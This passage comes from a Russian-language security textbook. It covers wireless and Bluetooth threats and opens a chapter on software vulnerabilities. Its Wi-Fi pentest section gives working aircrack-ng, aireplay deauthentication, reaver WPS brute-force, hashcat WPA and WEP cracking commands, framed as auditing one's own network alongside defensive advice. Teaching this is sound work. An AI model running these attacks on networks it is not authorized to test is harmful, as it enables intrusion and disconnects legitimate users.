Также средством защиты являются специальные Wireless IPS, которые осуществляют мониторинг на предмет работающих точек доступа. Несанкционированная точка доступа сразу будет обнаружена. Однако тут не все так просто, для некоторых моделей оборудования Dlink существуют альтернативные прошивки, позволяющие устройству работать в другом частотном диапазоне, который не предусмотрен стандартами и не мониторится Wireless IPS. Такие точки обнаружить штатными средствами мониторинга не удастся. Для обнаружения подобных устройств необходимо использовать Wireless IPS с функционалом анализатора спектра.

3.1.13. Защита через веб

Во многих беспроводных сетях для аутентификации используется веб-интерфейс, то есть пользователь при подключении попадает на страницу по умолчанию, где вводит свои учетные данные, и после этого у него появляется полноценный доступ в беспроводную сеть. Аутентификация на уровне веб – это прикладной уровень. Если при этом на канальном уровне никакой защиты не присутствует (нет шифрования), то в результате злоумышленник сможет перехватить MAC-адрес машины, успешно прошедшей аутентификацию, и затем попытаться, поменяв у себя MAC-адрес, также подключиться к сети.

Здесь хорошим средством защиты является использование WPA-PSK с паролем и последующей аутентификацией через веб. В этом случае трафик не будет передаваться в незашифрованном виде, что существенно усложнит взломщику процесс прослушивания и проникновения.

3.1.13. Проводим пентест Wi-Fi

Теперь попробуем на практике применить приведенные выше сведения о безопасности беспроводных сетей Wi-Fi. Мы проведем практический аудит безопасности беспроводной сети. Для этого нам потребуется ноутбук с установленной и загруженной ОС Kali Linux и включенным беспроводным адаптером.

Прежде всего нам нужно просканировать эфир на наличие Wi-Fi сетей. Сделать это можно с помощью следующей команды:

```
airmon-ng
```

На экран будет выведен список имеющихся Wi-Fi интерфейсов. Необходимо выбрать беспроводную сетевую карту и запустить ее.

```
airmon-ng start wlan1
```

Далее нужно перевести ее в режим мониторинга с помощью следующих команд:

```
ifconfig wlan1mon down

iwconfig wlan1mon mode monitor

ifconfig wlan1mon up

airodump-ng wlan1mon
```

В результате карта перешла в режим мониторинга, и теперь мы можем просмотреть доступные беспроводные сети.

Из приведенного на рис. 3.2 вывода команды нам наиболее интересно содержимое полей BSSID, ESSID и CH (номер канала). Также в поле ENC (шифрование) указан алгоритм, который используется для шифрования. Далее необходимо нажать **Ctrl**+**C** для остановки работы утилиты.

В случае если сеть открытая (OPN), к ней можно пробовать подключиться сразу. Если же используется шифрование WEP, WPA или WPA2, то придется воспользоваться дополнительными утилитами для взлома ключа.




Рис. 3.2. *Обнаруженные сети*

Взлом WPA

Сначала рассмотрим ситуацию, когда используется шифрование WPA/WPA2, так как на сегодняшний день это наиболее распространенная защита Wi-Fi.

Для осуществления атаки нам необходимо скопировать нужные BSSID и выполнить следующую команду:

```
airodump-ng -c [номер_канала] -bssid [bssid] -w /root/Desktop/ wlan1mon
```

Например, airodump-ng -c 11 --bssid 01:01:01:01:01:01 -w /root/Desktop/ wlan-1mon.

Теперь утилита airodump начала мониторинг выбранного канала. Нам необходимо собрать информацию об установке соединения. Для этого можно, конечно, дождаться, что к сети подключится другой пользователь, а можно просто сбросить сессию уже подключившегося пользователя (deauth), для того чтобы он вынужден был подключиться заново и в результате нам удалось бы собрать необходимую информацию. Для этого необходимо открыть еще один терминал и выполнить следующую команду.

```
aireplay-ng -0 2 -a [router bssid] -c [client bssid] wlan1mon
```

Здесь параметр -0 означает переход в режим deauth и 2 – это число передаваемых для «деаутентификации» пакетов. Параметр -a указывает BSSID, а -c – это MAC-адрес клиента.

Например:

```
aireplay-ng -0 2 -a 01:01:01:01:01:01 -c 02:02:02:02:02:02 wlan1mon
```

Если все было выполнено корректно, то в результате выполнения команды мы должны получить примерно следующее:

```
aireplay-ng -0 2 -a 01:01:01:01:01:01 -c 02:02:02:02:02:02 wlan1mon
     Sending 64 directed Deauth. STMAC [02:02:02:02:02:02] [1|2 ACKs]
     Sending 64 directed Deauth. STMAC [02:02:02:02:02:02] [3|5 ACKs]
```

Теперь окно второго терминала можно закрыть. В результате наших манипуляций с пользовательскими сессиями был перехвачен некоторый трафик, который сохранили в /root/Desktop/*.cap-файлах.

Необходимо снова открыть окно терминала и выполнить следующую команду.

```
aircrack-ng -a2 -b [router bssid] -w [path to wordlist] /root/Desktop/*.cap
```

Здесь a2 – это взламываемый алгоритм шифрования (WPA), -b – DSSID, -w – это словарь. На просторах интернета имеется множество готовых словарей, кроме того, генератор словарей при необходимости можно написать самостоятельно.

Итак, если в результате выполнения данной атаки вам удалось узнать пароль от беспроводной сети, есть повод серьезно задуматься о степени ее защищенности. Однако даже если вы используете шифрование WPA с достаточно сложным и длинным ключом, расслабляться все равно рано, так как существуют другие атаки. Вот пример одной из них.

Черный ход WPS

Вернемся к выводу команды airodump-ng wlan1mon. На рисунке можно увидеть, что на некоторых точках доступа включен режим WPS. В случае правильного введения пина точка доступа сама предоставит нам необходимые данные для аутентификации (в т. ч. WPA PSK). Для подбора PIN в состав Kali Linux входит утилита Reaver. Собственно, PIN – это восьмизначное число, которое можно вводить в любое время – каких-либо действий на стороне точки доступа не требуется. Для восьмизначных чисел возможно 10^8 (100 000 000) вариантов. Но последняя цифра не является случайной, она рассчитывается по алгоритму, т. е., говоря простым языком, последнюю цифру мы всегда знаем, и количество возможных вариантов сокращается до 10^7 (10 000 000). При этом искомый PIN делится на две половины, и каждая из этих половин проверяется индивидуально. Это означает, что для первой половины 10^4 (10 000) возможных вариантов, а для второй — всего 10^3 (1000), т. к. последняя цифра не является случайной. Как видно, здесь, в отличие от подбора ключа шифрования по словарю, шансов на успех гораздо больше.

Утилита Reaver работает следующим образом: сначала подбирается первая половина кода PIN, а затем вторая. Скорость, с которой Reaver тестирует но-

мера пинов, полностью зависит от скорости, с которой ТД может обрабатывать запросы. Некоторые достаточно быстрые – можно тестировать по одному пину в секунду, другие медленнее, они позволяют вводить только один пин в 10 секунд. Но по собственному опыту могу сказать, что некоторые модели точек доступа, используемые провайдерами для доступа в интернет по GPON, при переборе PIN начинают мигать красным сигналом, который при обычной работе не горит. Это может стать дополнительным сигналом о подозрительной активности в сети.

Для того чтобы начать перебор, необходимо в новом окне терминала выполнить следующую команду:

```
reaver -i wlan1mon -b [BSSID]
```

По умолчанию Reaver имеет задержку в 1 секунду между попытками ввода пина. Для отключения этой задержки необходимо добавить «-d 0» к командной строке, но некоторые ТД не любят этого:

```
reaver -i wlan1mon -b [BSSID] -d 0
```

Другая опция, которая может ускорить атаку, – это -dh-small. С помощью этой опции Reaver может несколько ускорить перебор с использованием групп Диффи–Хелманна:

```
reaver -i wlan1mon -b 01:01:01:01:01:01 --dh-small
```

В среднем перебор может занять до трех часов, так что за ночь осуществить такую атаку вполне реально.

Когда WPS нет

Что делать в случае, если используется WPA, но пароль не из словаря и WPS не включен? То есть мы собрали пакеты с помощью airodump и у нас имеется cap-файл.

Здесь нам поможет входящая в состав Kali утилита Hashcat[3], которая позволяет существенно ускорить процесс восстановления паролей с помощью графического процессора. Программа бесплатна, хотя она содержит проприетарную кодовую базу. Доступны версии для Linux, OSX и Windows, есть варианты для использования центрального вычислительного процессора и графического процессора. Hashcat в настоящее время поддерживает огромное количество алгоритмов хеширования, включая Microsoft LM Hashes, MD4, MD5, семейство SHA, форматы Unix Crypt, MySQL, Cisco PIX и многие другие (их там сотни). Полагаю, что в последующих главах я еще буду к ней возвращаться при проведении аудита пользовательских паролей.

Но вернемся к WPA. Hashcat имеет несколько режимов атак:

- атака брут-форсом (перебором);
- комбинаторная атака;
- атака по словарю;
- атака по отпечаткам;
- гибридная атака;
- атака по маске;
- перестановочная атака;
- атака, основанная на правиле;

- табличная атака;
- атака с переключением раскладки.

В рамках решения задачи взлома WPA/WPA2 нам, вероятнее всего, потребуется атака по словарю. Конечно, если что-то известно от том, из чего состоит пароль, можно использовать другие способы, однако в случае полной неизвестности нужен полный перебор.

У нас имеется cap-файл, однако Hashcat имеет собственный формат для расшифровки, поэтому прежде всего нам необходимо выполнить следующую команду для предварительной очистки cap-файлов:

```
wpaclean <out.cap> <in.cap>
```

Обратите внимание, что сначала идет выходной файл, а потом входной <out.cap> <in.cap>.

Например:

```
wpaclean /root/Desktop/ wlan1mon_out.cap /root/Desktop/ wlan1mon.cap
```

Теперь необходимо непосредственно конвертировать в формат .hccap с помощью «aircrack-ng». Для этого нам нужно использовать опцию -J.

```
aircrack-ng <out.cap> -J <out.hccap>
```

Пример:

```
aircrack-ng /root/Desktop/ wlan1mon_out.cap -J /root/Desktop/ wlan1mon_out.hccap
```

Когда исходные файлы подготовлены, можно приступать непосредственно ко взлому. Для взлома файла рукопожатия WPA/WPA2 с Hashcat необходимо использовать следующую команду:

```
hashcat -m 2500 -a 3 файл.hccap
```

где -m = 2500 означает атаку на файл рукопожатия WPA2 WPA; -a = 3 означает использование брутфорса (она также совместима с атакой по маске); файл.hccap = наш конвертированный файл .cap после обработки программами wpaclean и aircrack-ng.

Для нашего примера эта команда будет иметь следующий вид:

```
hashcat -m 2500 -a 3 /root/Desktop/ wlan1mon_out.hccap
```

Как я уже упоминал чуть выше, у hashcat имеются редакции для работы с графическими ускорителями cudaHashcat или oclHashcat. При использовании данных утилит синтаксис команд будет несколько отличаться от приведенного в примерах, поэтому перед их использованием необходимо внимательно ознакомиться с документацией. Также не стоит забывать, что предварительно должен быть корректно установлен драйвер видеокарты.

По собственному опыту могу сказать, что использование графического ускорителя позволило увеличить скорость расшифровки в 7–8 раз по сравнению с использованием центрального процессора.

В отсутствие графического ускорителя еще одним средством взлома WPA является использование утилит Pyrit и Cowpatty. В рамках этого раздела я не буду рассматривать работу с данными утилитами. Подробное описание работы с ними приводится в статье [6].

Развитие облачных технологий не обошло стороной и информационную безопасность. В частности, в интернете появился сервис, позволяющий взла-

мывать различные зашифрованные данные [7]. В том числе с его помощью можно попробовать вскрыть WPA/WPA2 cap-файл. Стоимость данной услуги составляет $17. Я не использовал данный сервис, поэтому ничего о его эффективности сказать не могу.

На этом, я думаю, с аудитом WPA можно закончить. Если даже непрерывная работа машины с графическим ускорителем в течение нескольких недель не привела к положительным результатам, то можно сделать вывод о надежности вашей беспроводной сети.

Взлом WEP

Теперь рассмотрим случай, когда используется алгоритм WEP. Данный алгоритм шифрования появился гораздо раньше, чем WPA, и в настоящее время является небезопасным [4, 5]. Сам факт использования данного алгоритма является серьезной уязвимостью в корпоративной беспроводной сети, поэтому, в случае если в вашей сети он используется, настоятельно рекомендуется заменить на WPA2.

Но вернемся к практическим вопросам взлома WEP. Нам необходимо открыть новое окно терминала, в котором запустить выполнение следующей команды:

```
airodump-ng -c (channel) -w (file name) --bssid (bssid) (interface)
```

Здесь channel – это канал из столбца CH, file name – имя файла, в который все будет записываться, ну а bssid – это идентификатор сети.

Тогда нам необходимо использовать следующую команду:

```
airodump-ng –w wep –c [номер канала] –bssid [BSSID] wlan1mon
```

Здесь синтаксис аналогичен уже описанному ранее, поэтому я не буду рассматривать его подробно. Пример использования данной команды: airodump-ng -w wep -c 1 -- bssid 00:17:3F:76:36:6E wlan0.

Затем откройте новое окно терминала и введите

```
aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) (interface)
```

После этого нам необходимо дождаться появления сообщения «Association successful».

Так как взлом шифрования WEP основан на получении статистики от большого числа пакетов, нам необходимо собрать необходимое для взлома количество пакетов. Для этого вводим команду

```
aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 (interface)
```

Этот процесс может занять продолжительное время, все зависит от интенсивности работы беспроводной сети. Нам нужно дождаться, пока число в столбце #Data не перейдет отметку в 10 000.

При достижении требуемого количества собранных данных необходимо открыть еще одно окно терминала и ввести

```
aircrack-ng -b (bssid) (file name-01.cap)
```

В качестве имени вводится выбранное вами ранее имя для файла.

```
aircrack-ng -b (bssid) (wlan0mon.cap)
```

В случае успеха вы увидите строку «KEY FOUND», в которой и содержится ключ к сети.

Здесь, пожалуй, наиболее сложным моментом является необходимость ожидать, когда удастся собрать нужное число пакетов. Кроме того, сетей WEP становится все меньше, поэтому лучше перейти на более защищенные WPA/WAP2.

3.1.14. Заключение

В заключение подведем некоторые итоги. Итак, для того чтобы защитить корпоративную беспроводную сеть, нам необходимо:

- сменить ESSID, используемый по умолчанию, на какое-либо неосмысленное значение;
- ограничить мощность сигнала беспроводных устройств;
- развернуть шифрование WPA с использованием 802.1x;
- настроить мониторинг беспроводных устройств средствами IPS;
- запретить клиентским рабочим станциям подключаться к доступным беспроводным сетям.

Это основные меры, которые нужно принять для защиты вашей беспроводной сети.

Стоит отметить, что применение этих простых мер защиты, которые поддерживаются большинством современных беспроводных устройств, позволит существенно снизить вероятность взлома вашей беспроводной сети.

3.2. Безопасность Bluetooth

Технология ближней радиосвязи Bluetooth, появившись в далеком 1999 году, за прошедшие годы обрела неслыханную популярность. Устройства с bluetooth уже не редкость – теперь технологией оснащаются не только «топовые» модели, но и устройства среднего ценового диапазона.

Однако при всех плюсах Bluetooth есть у него есть как минимум три существенных минуса: невысокая дальность действия, низкая (в сравнении с тем же Wi-Fi) скорость и огромное количество мелких и не очень уязвимостей и ошибок реализации. И если с первыми двумя недостатками можно мириться или бороться, то количество недоработок заставляет поразиться любого, даже далекого от высоких технологий человека.

Есть несколько разных видов атак на bluetooth-устройства, начиная от безобидных (типа BlueSnarf) и кончая полноценными DoS-атаками, международными звонками без ведома владельца телефона и просто похищением СМС (BlueBug).

3.2.1. Угрозы Bluetooth

Прежде чем приступить к описанию атак на Bluetooth, замечу, что большинство из приведенных ниже уязвимостей в современных моделях устройств уже

устранены. Однако для получения комплексного представления об угрозах беспроводным устройствам я привел здесь описание этих атак.

Что касается практической реализации, то здесь можно воспользоваться утилитой bluediving из дистрибутива Backtrack, которая является мощным инструментом исследования Bluetooth.

BlueBug

Данный вид атаки позволяет получить доступ к выполнению AT-команд на сотовом телефоне, что может привести к чтению и отправке СМС, полному доступу к телефонной книге и многому другому. Возможности атаки почти ничем не ограничены. В теории этой уязвимости подвержен любой сотовый телефон с поддержкой bluetooth.

Методы защиты весьма просты – владельцам самых старых телефонов с BT (если такие еще есть) необходимо перепрошить аппарат (благо, исправленная прошивка давно доступна), остальным же необходимо включить защиту соединения bluetooth и отклонять подозрительные запросы на соединение.

BlueSmack

Принцип этой атаки состоит в следующем: если отправить длинный пакет, например с помощью утилиты l2ping, входящей в состав пакета BlueZ, то целевое устройство может «повиснуть» или самопроизвольно перезагрузиться. Пользователям старых устройств опять же поможет смена ОС, современные устройства к атаке невосприимчивы.

BlueSnarf

В этой атаке, впервые появившейся в 2003 году, используется сервис OPP (OBEX Push Profile), который применяется для упрощенного обмена «визитками» и прочими файлами и при нормальных обстоятельствах работает вполне стабильно. Однако чаще всего для доступа к этому сервису не требуется авторизация, что, кстати, тоже не является проблемой. Главная проблема состоит в том, что если прошивка написана не совсем верно, атакующий может скачать любой существующий файл командой GET, а это может быть, например, '/telecom/pb.vcf' (в этом файле хранится телефонная книга устройства).

Уязвимыми устройствами являются большинство SonyEricsson (кроме смартфонов), ранние модели Nokia, многие Siemens, некоторые КПК. Для защиты необходимо установить обязательную авторизацию для OPP и не принимать неизвестных запросов.

Bluesnarf++

Развитие идеи bluesnarf, позволяющее получить полный (RW) доступ к файловой системе устройства, включая карты памяти, виртуальные и RAM-диски и т. п. Вместо малофункционального OPP используется OBEX FTP (со всеми возможностями протокола FTP), к которому можно подключиться без авторизации.

Уязвимы устройства Siemens, Samsung, SonyEricsson и т. п. Телефоны Nokia не восприимчивы к этой атаке.

Здесь защитой является авторизация, а также отклонение подозрительных соединений. Нелишним будет и обновление прошивки.

HeloMoto

Как можно понять из названия, атака затрагивает телефоны Motorola. Суть в следующем: атакующий соединяется с сервисом OPP жертвы (не требуется авторизация), имитирует посылку «визитки» и разрывает соединение, не закончив его. В результате в списке «доверенных устройств» жертвы появляется телефон атакующего, что дает возможность соединиться с сервисом гарнитуры (Headset) и выполнять AT-команды (атака BlueBug). Уязвимыми устройствами являются все телефоны Motorola.

Установить защиту соединения. Поскольку на телефонах Motorola максимальная длительность нахождения Bluetooth в режиме обнаружения составляет всего 60 секунд, владельцам можно не беспокоиться. Шанса встретить хакера в момент уязвимости телефона практически нет.

BlueDump (Re-Pairing attack)

Эта достаточно серьезная атака основана на методе «подделки» BT-MAC адреса с целью получить привилегии настоящего обладателя MAC. Лучше всего пояснить на примере.

Допустим, есть три устройства с Bluetooth – два из них находятся в доверительных отношениях, третье – устройство злоумышленника. Если злоумышленник знает MAC-адреса первых двух устройств, ему достаточно дождаться выхода одного из устройств из зоны действия, присвоить себе его MAC и инициировать повторное «спаривание» с оставшимся устройством. Это становится возможным из-за того, что одно из устройств может «забыть» link key, которым шифруется передача данных, и запросить его повторную генерацию.

Уязвимые устройства – все устройства bluetooth.

На данный момент эта уязвимость неизлечима. Однако не все так плохо, ведь без знания адреса доверенного устройства злоумышленник не сможет ничего сделать – перебрать все возможные адреса за небольшой промежуток времени невозможно.

CarWhisperer

Атака на автомобильные магнитолы с bluetooth, которая становится возможной из-за использования производителем стандартного и, как правило, неизменяемого pin-кода вроде 0000 или 1234.

Соединение происходит совершенно прозрачно для владельца автомобиля, после чего телефон (КПК/ноутбук...) работает с магнитолой как с обычной гарнитурой.

DoS-атаки с использованием bss (bluetooth stack smasher)

Этот тип атак применяет неправильно сформированные L2CAP-пакеты для выключения/зависания/перезагрузки атакуемого устройства. С различными параметрами уязвимы следующие устройства: Nokia N70, SonyEricsson T68i, W800i, K600i и другие модели.

Для защиты от этой довольно старой уязвимости необходимо установить последнюю версию прошивки.

Как можно заметить, многие уязвимости присущи любым устройствам, однако не стоит волноваться по этому поводу. На это есть две причины. Первая – радиус действия bluetooth слишком мал, соответственно, для атаки необходимо быть в зоне прямой видимости, а вторая – все устройства позволяют включить защиту bluetooth или по крайней мере стать «невидимым» для остальных.

3.2.2. Другие беспроводные угрозы

Наибольшее распространение получили беспроводные решения, использующие технологии Wi-Fi и Bluetooth. Однако не стоит сбрасывать со счетов и другие технологии беспроводной передачи данных.

Начнем с беспроводной периферии: клавиатуры, мыши и других устройств. Эти устройства позволяют осуществлять ввод информации без помощи проводов.

В своем докладе на конференции Positive Hack Days в 2015 году я продемонстрировал работу устройства, которое осуществляло перехват нажатий клавиш на беспроводной клавиатуре. Это устройство было собрано на основе платы Arduino Nano, беспроводного модуля RF Chip 2,4 GHz, модулей Micro SD и Wi-Fi.

Устройство осуществляло перехват сигнала между клавиатурой и компьютером жертвы. Затем полученный сигнал раскодировался (модель клавиатуры жертвы была известна) и передавался на машину хакера. Ядром устройства является плата Arduino, которая отвечает за перехват и раскодировку сигнала и за отправку данных по Wi-Fi злоумышленнику. В энергонезависимой памяти Arduino размещается код, отвечающий за работу всей логики устройства. Недостатком таких устройств является неуниверсальность решения. Каждая модель клавиатуры или мыши может работать в своем диапазоне и использовать свою кодировку для кодирования нажатых клавиш. Таким образом, перед тем как начинать атаку, нам необходимо написать код, который будет раскодировать передаваемый сигнал для данной модели клавиатуры.

В основу моего доклада легла статья http://samy.pl/keysweeper/, в которой автор предлагал собрать аналогичное устройство. Описание моего устройства можно найти в следующей презентации: http://www.slideshare.net/phdays/arduino-49118605.

По аналогии с перехватом RF можно также перехватывать нажатия клавиш на ИК-пультах дистанционного управления. У многих может возникнуть вопрос, зачем это нужно, если ИК-пульты используются в основном для управления телевизорами и системами умного дома. Однако современные телевизоры зачастую предлагают функционал компьютера, то есть их можно использовать не только для просмотра телеканалов, но и в качестве компьютера. Например, с помощью браузера выходить в интернет. Так как все эти действия вам придется выполнять с помощью ИК-пульта, злоумышленники могут перехватить передаваемые телевизору учетные данные. Поэтому стоит быть внимательными при работе ИК в общественных местах.


3.3. Заключение

В завершение главы хотелось бы дать несколько общих рекомендаций по защите беспроводных сетей и устройств. Начнем с того, что все ваши устройства должны быть защищены физически. В частности, посторонние не должны иметь доступа к сетевому оборудованию. Недопустима ситуация, когда устройство беспроводного доступа находится в коридоре, в незапертом шкафу. Опасаться в такой ситуации стоит даже не столько хищения или каких-либо злонамеренных действий, сколько случайностей. Например, случайного отключения питания устройства или его сетевых портов.

Также должна быть обеспечена отказоустойчивость сетевых устройств, то есть устройства должны подключаться к источникам бесперебойного питания. На более дорогих, промышленных сетевых устройствах имеется по два блока питания. Соответственно, каждый из этих блоков питания должен быть подключен к отдельному контуру питания.

Теперь что касается непосредственно безопасности. Большинство сетевых устройств обладают интерфейсом для удаленного администрирования. Как правило, это веб-интерфейс. Для защиты установите надежный пароль на вход. Надежным можно считать пароль длиной не менее 8 символов, содержащий заглавные и прописные буквы, цифры и знаки препинания. Также очень желательно использовать SSL-шифрование, если, конечно, ваше оборудование поддерживает HTTPS. Еще необходимо ограничить доступ к интерфейсу только для администраторских машин. Если сетевое устройство не обладает такими функциями, то ограничьте доступ к интерфейсу с помощью межсетевых экранов и используйте средства предотвращения вторжений. Подробнее эти системы будут представлены в следующих главах.

Не стоит забывать и о том, что обеспечение сетевой безопасности есть важный элемент общей системы информационной безопасности. Конечно, вы можете избежать атак, связанных с перехватом данных, используя шифрование (о котором мы уже говорили и еще обсудим в одной из следующих глав), но избежать проблем с выводом из строя различных устройств вам вряд ли удастся. Поэтому лучше правильно настроить все беспроводные сетевые устройства сразу, чем потом, в авральном режиме исправлять допущенные ранее ошибки.



ГЛАВА 4
Уязвимости

Уязвимости в программном обеспечении являются серьезной и важной проблемой, поэтому в этой главе мы подробно обсудим, какие именно уязвимости бывают, какую угрозу они представляют и, главное, как с ними бороться. Замечу, что представленный в этой главе материал хорошо известен и не представляет какой-либо тайны, однако до сих пор описываемые уязвимости регулярно встречаются в программном обеспечении. Поэтому мы подробно рассмотрим основные виды уязвимостей и эксплойты, а также поговорим о том, как с ними бороться.

Итак, что же представляют из себя уязвимости.

4.1. Основные типы уязвимостей

Прежде всего определимся с некоторыми основными понятиями. Понятие уязвимости нельзя рассматривать в отрыве от таких терминов, как угроза и атака. Угроза – это потенциально возможное событие, явление или процесс, которое посредством воздействия на компоненты информационной системы может привести к нанесению ущерба. Уязвимость – это свойство информационной системы, которое может быть использовано нарушителем при проведении атаки и может привести к реализации угрозы. Атакой в данном контексте является любое действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.

По мере накопления информации об уязвимостях возникали и различные варианты их классификации. В настоящее время информация об обнаруженных уязвимостях достаточно систематизирована, существует несколько общеизвестных источников, где эта информация представлена. Наиболее удачным вариантом классификации является классификация по источнику возникновения. Данный вариант классификации связан с этапами жизненного цикла системы и часто указывает на причину возникновения той или иной уязвимости.

4.1.1. Уязвимости проектирования

Часть уязвимостей возникает на этапе проектирования. Например, значительная часть сервисов прикладного уровня не предусматривает шифрования данных при передаче по сети. Примерами таких сервисов являются Telnet, FTP, HTTP и другие. В результате критичная информация, такая как учетные данные пользователя, может передаваться в открытом виде. В предыдущих главах мы уже могли в этом убедиться на примерах.

Как правило, уязвимости, возникшие на этапе проектирования, с трудом поддаются устранению. Например, в случае с сервисами прикладного уровня можно либо отказаться от использования соответствующего протокола, либо использовать криптографические защитные механизмы.

4.1.2. Уязвимости реализации

Значительная часть уязвимостей возникает на этапе разработки информационной системы. Например, многие уязвимости возникают из-за ошибок разработчиков, таких как переполнение буфера. Так, уязвимость, которая когда-то привела к распространению червя SQL Slammer, была следствием переполнения буфера в реализации службы разрешения имен в СУБД SQL Server 2000, которая в свою очередь приводила к отказу в обслуживании или выполнению произвольного кода путем посылки специально составленных UDP-пакетов на порт 1434. Эти уязвимости устраняются довольно просто, посредством установки соответствующих обновлений.

4.1.3. Уязвимости эксплуатации

Третьим видом уязвимостей являются ошибки, допущенные в процессе эксплуатации информационной системы. Примерами таких уязвимостей являются:

- использование конфигураций по умолчанию;
- некорректно заданные параметры защитных механизмов;
- неиспользуемые сетевые сервисы, доступные удаленно.

Конфигурации по умолчанию могут содержать в себе простые, а главное, широко известные пароли к административным учетным записям. Эти пароли представлены в документации к информационной системе, однако в этих документах категорически рекомендуют сменить данные пароли при первом же подключении. Но многие администраторы игнорируют данное требование, продолжая эксплуатацию систем с паролем по умолчанию.

Аналогично и что касается некорректно заданных параметров защитных механизмов. Здесь примерами могут служить сертификаты, используемые в инфраструктуре открытого ключа (PKI). Многие приложения используют при установке соединения сертификаты, которые поставляются вместе с приложением и не являются доверенными. Использование таких сертификатов может привести к компрометации всей системы. Необходимо заменить их на сертификаты доверенного удостоверяющего центра.

Доступные удаленно неиспользуемые сетевые сервисы – это Telnet, SNMP и другие. Наилучшее средство борьбы с ними – это их отключение.

Основной темой данной главы являются уязвимости реализации, их обнаружить, в отличие от уязвимостей проектирования и эксплуатации, сложнее всего. Они требуют анализа работы приложений и систем.

Для понимания сути уязвимости приведем несколько простых примеров. Типичной уязвимостью, знакомой практически любому студенту, хоть раз писавшему какие-либо программы, является «ошибка плюс-минус один». Как следует из названия, она возникает, когда программист при подсчете итераций

цикла ошибается на единицу. Это происходит гораздо чаще, чем можно было бы предположить, и проще всего проиллюстрировать суть таким вопросом: если вы строите изгородь длиной 30 метров и ставите столбы через каждые три метра, то сколько столбов вам понадобится? Очевидный ответ – 10 столбов, но он не верен, потому что в действительности потребуется 11 столбов. Подобные ошибки происходят, когда программист по ошибке считает предметы вместо промежутков между предметами или наоборот. Другой пример: выбор программистом интервала чисел или элементов, которые надо обработать, например элементы с номера N по номер M. Если N = 5 и M = 17, то сколько элементов надо обработать? Очевидный ответ M – N, или 17 – 5 = 12 элементов. Но это неправильно, потому что на самом деле элементов M – N + 1, то есть всего 13. На первый взгляд это кажется нелогичным, но именно это и приводит к такого рода ошибкам. Замечу, что многие современные средства разработки, такие как Borland Delphi или Microsoft Visual Studio, содержат в себе средства, предупреждающие программиста о подобных ошибках, однако в общем случае среда программирования не обязана следить за тем, выходит ли цикл, используемый в вашей программе, за свои границы.

Часто такие ошибки остаются незамеченными, потому что программы не подвергаются тестированию для всех возможных случаев, а последствия ошибки могут не сказаться при обычном выполнении программы. Однако если программе передать такие входные данные, которые заставят ошибку проявиться, они могут оказать разрушительное действие на всю остальную логику программы. Правильно построенный на ошибке «плюс-минус один» эксплойт превращает защищенную, казалось бы, программу в уязвимую.

Приведем несколько примеров такой уязвимости.

В качестве примера можно привести OpenSSH – комплекс программ защищенной связи с терминалом, который должен был заменить небезопасные и не использующие криптографии службы, такие как telnet, rsh и rep. Однако в коде, выделяющем каналы, была допущена ошибка обсчета на единицу, которая интенсивно эксплуатировалась. А именно в операторе if был такой код:

```
if (id < 0 || id > channels_alloc) { Тогда как правильный код должен выглядеть следующим образом:
if (id < 0 || id >= channels_alloc) {
```

На обычном языке этот код означает: «Если ID меньше 0 или ID больше количества выделенных каналов, выполнить следующее…», тогда как правильным было бы «Если ID меньше 0 или ID больше или равно количеству выделенных каналов, выполнить следующее…».

Эта простая ошибка на единицу позволила создать эксплойт, с помощью которого обычный зарегистрировавшийся в системе пользователь получал в ней неограниченные права администратора. Разумеется, подобная функциональность не входила в намерения разработчиков такой защищенной программы, как OpenSSH, но компьютер может выполнять только те инструкции, которые ему даются, даже если это не такие инструкции, которые предполагались изначально.

